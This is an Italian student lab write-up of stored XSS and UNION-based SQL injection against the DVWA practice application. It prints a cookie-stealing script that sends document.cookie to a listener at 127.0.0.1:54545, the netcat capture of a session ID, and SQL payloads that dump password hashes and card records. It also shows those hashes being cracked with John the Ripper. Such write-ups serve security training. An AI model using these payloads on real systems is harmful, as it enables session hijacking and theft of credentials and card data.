

XSS Stored & SQL injection(Blind) S6/L5

Stefano Di Prospero(NetRaiders)

XSS Stored

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is selected), DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name" with value "<DRiders" and "Message" with value "<SCRIPT>alert('Sei stato Hackerato');</SCRIPT>". Below these fields, the IP address "192.168.159.136" is shown, followed by a message box with the text "Sei stato Hackerato" and an "OK" button. At the bottom, there are three links: "http://ha.ckers.org/xss.html", "http://en.wikipedia.org/wiki/Cross-site_scripting", and "http://www.cgisecurity.com/xss-faq.html".

Pop-Up

Iniziamo subito con la ricerca delle vulnerabilità XSS Permanente (*Stored Cross Site Scripting*). E' stato inserito uno script che ci da la possibilità di far aprire un pop-up indicando una vulnerabilità .

"`<script>alert('Sei stato Hackerato')</script>`".

The screenshot shows the Chrome DevTools Elements tab. The left pane displays the HTML structure of a table row with a textarea element containing the XSS payload. The right pane shows the CSS styles for the body element, including the color, font, and height properties. A tooltip indicates that the maximum length of the text area is 50 characters.

Durante la scrittura di uno script si è notato che la lunghezza massima del testo era limitata a 50 caratteri, come indicato dalla figura sopra e dalla scritta "`maxlength=50`".




Collegamento ad un nostro server

The screenshot shows a web browser displaying the DVWA (Damn Vulnerable Web Application) 'Stored Cross Site Scripting (XSS)' page. The URL is 192.168.50.101/dvwa/vulnerabilities/xss_s/. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The main content area has fields for 'Name' (containing '<>DRiders') and 'Message' (containing '<script>window.location='http://127.0.0.1:54545/?cookie=' + document.cookie</script>'). Below these is a preview box showing 'Name: test' and 'Message: This is a test comment.' A browser developer tools panel is open at the bottom, specifically the 'Elements' tab under 'Inspector'. It shows the HTML structure of the page and the CSS styles applied to the elements. The CSS pane highlights the 'margin' and 'border' properties.

Successivamente è stata sfruttata la vulnerabilità creando uno script che permette di far collegare il sito ad un server personale utilizzando un porta scelta casualmente. Questo script permette di recuperare i cookie di sessione per altri tipi di attacco. Si può notare come inoltre **è stata aumentata la lunghezza massima di caratteri inseribili portato da 50 a 150.**

```
<><script>window.location='http://127.0.0.1:54545/?cookie=' + document.cookie</script>"
```

Cookie



The screenshot shows a Kali Linux desktop environment. In the center, a Firefox browser window displays an error message: "Firefox can't establish a connection. Unable to connect. The site could be temporarily unavailable or it may have moved permanently to a new address. If you are unable to reach this page try again later. If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web." Below the browser is a terminal window showing the command:

```
(kali㉿kali2023) ~ [~] $ nc -l -p 54545
```

The terminal also lists several network headers and a session cookie:

```
GET /?cookie=security=low;%20PHPSESSID=508770d5a24610e604f8c9916b13448c HTTP/1.1 Network Query Tool
Host: 127.0.0.1:54545
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.50.101/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
```

At the bottom of the terminal, there is a message: "CSS Grid is not in use on this page".

Tramite l'utilizzo di netcat è stato intercettato
poi il cookie di sessione con il comando:

```
"nc -l -p 54545"
```



SQL injection(blind)

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the DVWA SQL Injection (Blind) page at http://192.168.50.101/dvwa/vulnerabilities/sql_injection盲/?id=1'UNION+SELECT+user%2C+password+FROM+users. The page displays a list of user records from the 'users' table:

ID	First name	Surname
1' UNION SELECT user, password FROM users#	admin	admin
1' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
1' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
1' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
1' UNION SELECT user, password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Tramite la query che utilizza UNION SELECT si è risaliti agli user ed alle hash delle password.

`"1' UNION SELECT user, password FROM users#"`

The screenshot shows the same DVWA SQL Injection (Blind) page, but with a different query: `"%' or 0=0 UNION SELECT user, password FROM users#"`. The results show a mix of original and UNION SELECTed data:

ID	First name	Surname
1' UNION SELECT user, password FROM users#	admin	admin
1' UNION SELECT user, password FROM users#	Gordon	Brown
1' UNION SELECT user, password FROM users#	Hack	Me
1' UNION SELECT user, password FROM users#	Pablo	Picasso
1' UNION SELECT user, password FROM users#	Bob	Smith
1' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99
1' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03
1' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b
1' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7

Questa è un'altra query che mostra altri risultati
`"%' or 0=0 UNION SELECT user, password FROM users#"`

The screenshot shows the DVWA SQL Injection (Blind) page. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (which is selected and highlighted in green), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: SQL Injection (Blind)". A form titled "User ID:" contains a text input field and a "Submit" button. Below the input field, several red error messages are displayed, each starting with "ID: %' and 1=0 union select null, table_name from information_schema.tables #". These messages correspond to different table names: CHARACTER_SETS, COLLATIONS, COLUMN_PRIVILEGES, KEY_COLUMN_USAGE, and PROFILING. The text "Surname:" appears before each table name.

Tramite la query:

"%' and 1=0 UNION SELECT null, table_name FROM
information_schema.tables #"

è stato trovato il nome di altre tabelle.

This screenshot is similar to the previous one, showing the DVWA SQL Injection (Blind) page. The sidebar and the main form are identical. However, the error messages below the "User ID:" input field now include additional details for each table name. For example, for the "credit_cards" table, it specifies "First name: credit_cards" and "Surname: ccid". Other tables like "ccnumber" and "cvv" also have their first and last names listed. At the bottom of the page, there is a section titled "More info" with three links: <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Con la stessa query sono state cercate le carte di credito.



DVWA SQL Injection (Blind) results for the first card:

```
ID: %' union select cccnumber, expiration from owasp10.credit_cards#
First name: 4444111122223333
Surname: 2012-03-01
```

```
ID: %' union select cccnumber, expiration from owasp10.credit_cards#
First name: 7746536337776330
Surname: 2015-04-01
```

```
ID: %' union select cccnumber, expiration from owasp10.credit_cards#
First name: 8242325748474749
Surname: 2016-03-01
```

```
ID: %' union select cccnumber, expiration from owasp10.credit_cards#
First name: 7725653200487633
Surname: 2017-06-01
```

```
ID: %' union select cccnumber, expiration from owasp10.credit_cards#
First name: 1234567812345678
Surname: 2018-11-01
```

DVWA SQL Injection (Blind) results for the second card:

```
ID: %' union select cccnumber, ccv from owasp10.credit_cards#
First name: 4444111122223333
Surname: 745
```

```
ID: %' union select cccnumber, ccv from owasp10.credit_cards#
First name: 7746536337776330
Surname: 722
```

```
ID: %' union select cccnumber, ccv from owasp10.credit_cards#
First name: 8242325748474749
Surname: 461
```

```
ID: %' union select cccnumber, ccv from owasp10.credit_cards#
First name: 7725653200487633
Surname: 230
```

```
ID: %' union select cccnumber, ccv from owasp10.credit_cards#
First name: 1234567812345678
Surname: 627
```

Queste sono le carte trovate che mostrano:
Numero carta, scadenza e ccv.
I risultati sono presi da "owasp10.credit_cards"



```

File Edit Search View Document Help
File Actions Edit View Help
(kali㉿kali2023) ~] $ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hashpsw
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4x2])
No password hashes left to crack (see FAQ)

(kali㉿kali2023) ~] $ john --show --format=raw-md5 /home/kali/Desktop/hashpsw
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
(kali㉿kali2023) ~]
(kali㉿kali2023) ~]
(kali㉿kali2023) ~]
(kali㉿kali2023) ~]
(kali㉿kali2023) ~]

```

Filetype: None UTF-8 Line: 6 Column
payload usersec.txt

Tramite ***John the Ripper*** sono state trovate le password utilizzando un dizionario e gli hash trovati inizialmente.

DVWA Security

PHP Info

About

Logout

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: Bob
Surname: Smith

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tipsc/tricks/sql-injection.html>

Username: admin
Security Level: medium
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Con "1 or 1=1 UNION SELECT user, password FROM users" sul livello medio si è ottenuto gli hash delle password.

